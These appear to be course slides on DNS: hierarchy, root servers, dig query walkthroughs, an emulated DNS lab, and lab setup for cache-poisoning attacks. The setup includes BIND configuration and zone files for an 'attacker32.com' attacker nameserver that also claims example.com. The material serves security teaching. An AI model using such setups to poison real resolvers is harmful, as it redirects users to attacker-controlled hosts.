- DNS cache poisoning attacks
 - Local
 - Remote

DNS INFRASTRUCTURE


DNS Domain Hierarchy



- Below ROOT, we have Top-Level Domain (TLD). Ex: In www.example.com, the TLD is .com.
- The next level of domain hierarchy is second-level domain which are usually assigned to specific entities such as companies, schools etc

- Domain namespace is organized in a hierarchical tree-like structure.
- Each node is called a domain, or subdomain.
- The root of the domain is called ROOT, denoted as ‘.’

DNS Zones




DNS Root Servers

List of Root Servers

Hostname	IP Addresses	Manager
a.root-servers.net	198.41.0.4, 2001:503:ba3e::2:30	VeriSign, Inc.
b.root-servers.net	192.228.79.201	University of Southern California (ISI)
c.root-servers.net	192.33.4.12	Cogent Communications
d.root-servers.net	199.7.91.13, 2001:500:2d::d	University of Maryland
e.root-servers.net	192.203.230.10	NASA (Ames Research Center)
f.root-servers.net	192.5.5.241, 2001:500:2f::f	Internet Systems Consortium, Inc.
g.root-servers.net	192.112.36.4	US Department of Defence (NIC)
h.root-servers.net	128.63.2.53, 2001:500:1::803f:235	US Army (Research Lab)
i.root-servers.net	192.36.148.17, 2001:7fe::53	Netnod
j.root-servers.net	192.58.128.30, 2001:503:c27::2:30	VeriSign, Inc.
k.root-servers.net	193.0.14.129, 2001:7fd::1	RIPE NCC
l.root-servers.net	199.7.83.42, 2001:500:3::42	ICANN
m.root-servers.net	202.12.27.33, 2001:dc3::35	WIDE Project

DNS Root Server



source: <https://root-servers.org/>

Root Zone File


- <https://www.internic.net/domain/root.zone>

Top Level Domain (TLD)

- Infrastructure TLD: .arpa
- Generic TLD (gTLD): .com, .net,
- Sponsored TLD (sTLD): These domains are proposed and sponsored by private agencies or organizations that establish and enforce rules restricting the eligibility to use the TLD: .edu, .gov, .mil, .travel, .jobs
- Country Code TLD (ccTLD): .au (Australia), .cn (China), .fr (France)
- Reserved TLD: .example, .test, .localhost, .invalid

DNS QUERY PROCESS

DNS Query Process and Cache



Local DNS Files

- **/etc/host**: stores IP addresses for some hostnames. Before machine contacts the local DNS servers, it first looks into this file for the IP address.
- **/etc/resolv.conf**: provide information to the machine's DNS resolver about the IP address of the local DNS server. The IP address of the local DNS server provided by DHCP is also stored here.

How Local DNS Server Get Root Server's IP

```
seed@10.0.2.6:$ cat /etc/bind/named.conf.default-zones
// prime the server with knowledge of the root servers
zone "." {
    type hint;
    file "/etc/bind/db.root";
};

.
A.ROOT-SERVERS.NET. 3600000    NS    A.ROOT-SERVERS.NET.
A.ROOT-SERVERS.NET. 3600000    A     198.41.0.4
A.ROOT-SERVERS.NET. 3600000    AAAA   2001:503:ba3e::2:30
;
; FORMERLY NS1.ISI.EDU
;
.
B.ROOT-SERVERS.NET. 3600000    NS    B.ROOT-SERVERS.NET.
B.ROOT-SERVERS.NET. 3600000    A     192.228.79.201
B.ROOT-SERVERS.NET. 3600000    AAAA   2001:500:84::b
;
; FORMERLY C.PSI.NET
;
.
C.ROOT-SERVERS.NET. 3600000    NS    C.ROOT-SERVERS.NET.
C.ROOT-SERVERS.NET. 3600000    A     192.33.4.12
C.ROOT-SERVERS.NET. 3600000    AAAA   2001:500:2::c
```

DNS Query Process: Query the Root Server

```
$ dig @a.root-servers.net www.example.net
```

;; QUESTION SECTION:

;www.example.net. IN A

;; AUTHORITY SECTION:

net. 172800 IN NS a.gtld-servers.net.

net. 172800 IN NS e.gtld-servers.net.

net. 172800 IN NS f.gtld-servers.net.

net. 172800 IN NS d.gtld-servers.net.

...

;; ADDITIONAL SECTION:

e.gtld-servers.net. 172800 IN A 192.12.94.30

e.gtld-servers.net. 172800 IN AAAA 2001:502:1ca1::30

f.gtld-servers.net. 172800 IN A 192.35.51.30

f.gtld-servers.net. 172800 IN AAAA 2001:503:d414::30

...

DNS Query Process: Query the net Server

```
$ dig @a.gtld-servers.net. www.example.net
```

; ; QUESTION SECTION:

;www.example.net. IN A

; ; AUTHORITY SECTION:

example.net. 172800 IN NS a.iana-servers.net.

example.net. 172800 IN NS b.iana-servers.net.

; ; ADDITIONAL SECTION:

a.iana-servers.net. 172800 IN A 199.43.135.53

a.iana-servers.net. 172800 IN AAAA 2001:500:8f::53

b.iana-servers.net. 172800 IN A 199.43.133.53

b.iana-servers.net. 172800 IN AAAA 2001:500:8d::53

DNS Query Process: Query example.net's nameserver

```
$ dig @b.iana-servers.net www.example.net


;; QUESTION SECTION:
;www.example.net.          IN      A

;; ANSWER SECTION:
www.example.net.      86400   IN      A      93.184.216.34

;; AUTHORITY SECTION:
example.net.          86400   IN      NS     a.iana-servers.net.
example.net.          86400   IN      NS     b.iana-servers.net.
```

LAB SETUP FOR DNS INFRASTRUCTURE LAB

A Simplified DNS Infrastructure



Internet Emulator

Filter | Search
Type a BPF expression to animate packet flows on the map...

Set filter for packet trace visualization

Click on a node

Get a terminal on a selected node

Details

Router: 164/router0

- ID: 2b0fb2154962
- ASN: 164
- Name: router0
- Role: Router

IP addresses

- net0: 10.164.0.254/24
- ix104: 10.104.0.164/24

BGP sessions

- u_as12: Established Disable

Actions

- Launch console
- Disconnect
- Refresh

164/router0

Connecting to 2b0fb2154962...
Connected to 2b0fb2154962.
root@2b0fb2154962 / #

AS164/router0

- ASN: 164
- Name: router0
- Role: Router
- IP: net0,10.164.0.254/24
- IP: ix104,10.104.0.164/24

DNS Nameservers

```
$ dockps | grep DNS
dedc6676421e  as150h-DNS-Root-A-10.150.0.72
de5dc343224f  as160h-DNS-Root-B-10.160.0.72
84cf7c7f337d  as151h-DNS-COM-A-10.151.0.72
20c134dceee4  as161h-DNS-COM-B-10.161.0.72
f20fe7ed115f  as152h-DNS-EDU-10.152.0.71
cfabce676bed  as154h-DNS-Example-10.154.0.71
5801404d45d2  as162h-DNS-AAAAA-10.162.0.72
c357ff76bda6  as153h-Global_DNS-1-10.153.0.53
d65e76c44437  as163h-Global_DNS-2-10.163.0.53

// Get a shell on a selected container
$ docksh cfab  ← container ID
root@cfabce676bed / #
```

Root's Zone File

```
; For root
@      NS  ns1.
@      NS  ns2.
ns1.    A   10.150.0.72
ns2.    A   10.160.0.72

; For com.
com.    NS  ns1.com.
com.    NS  ns2.com.
ns1.com. A   10.151.0.72
ns2.com. A   10.161.0.72

; for edu.
edu.    NS  ns1.edu.
ns1.edu. A   10.152.0.71
```

COM's Zone File

```
; For com zone
@          NS  ns1.com.
@          NS  ns2.com.
ns1.com.   A   10.151.0.72
ns2.com.   A   10.161.0.72
```

```
; For example.com zone
example.com.  NS  ns1.example.com.
ns1.example.com.  A   10.154.0.71
```


Example.com's Zone File

```
@          NS  ns1.example.com.
ns1.example.com.  A  10.154.0.71

@          A  10.154.0.72
www.example.com.  A  10.154.0.72
abc.example.com.  A  10.154.0.73
*.example.com.  A  10.154.0.74
```

LAB SETUP FOR DNS ATTACK LABS

Lab Setup for DNS Attack Labs



On Local DNS Server
/etc/bind/named.conf

```
zone "attacker32.com" {  
    type forward;  
    forwarders {  
        10.9.0.153;  
    };  
};
```

Set Up Two Zones on Attacker Machine

`/etc/bind/named.conf`

```
zone "attacker32.com" {  
    type master;  
    file "/etc/bind/zone_attacker32.com";  
};  
  
zone "example.com" {  
    type master;  
    file "/etc/bind/zone_example.com";  
};
```

For Attacker32.com Domain

```
$TTL 3D ; default expiration time of all resource records
; without their own TTL
@ IN SOA ns.attacker32.com. admin.attacker32.com. (
2008111001
8H
2H
4W
1D)

@ IN NS ns.attacker32.com. ; nameserver

@ IN A 192.168.0.101 ; for attacker32.com
www IN A 192.168.0.101 ; for www.attacker32.com
xyz IN A 192.168.0.102 ; for xyz.attacker32.com
ns IN A 10.9.0.153 ; for ns.attacker32.com
* IN A 192.168.0.100 ; for other names
```

For Example.com Domain

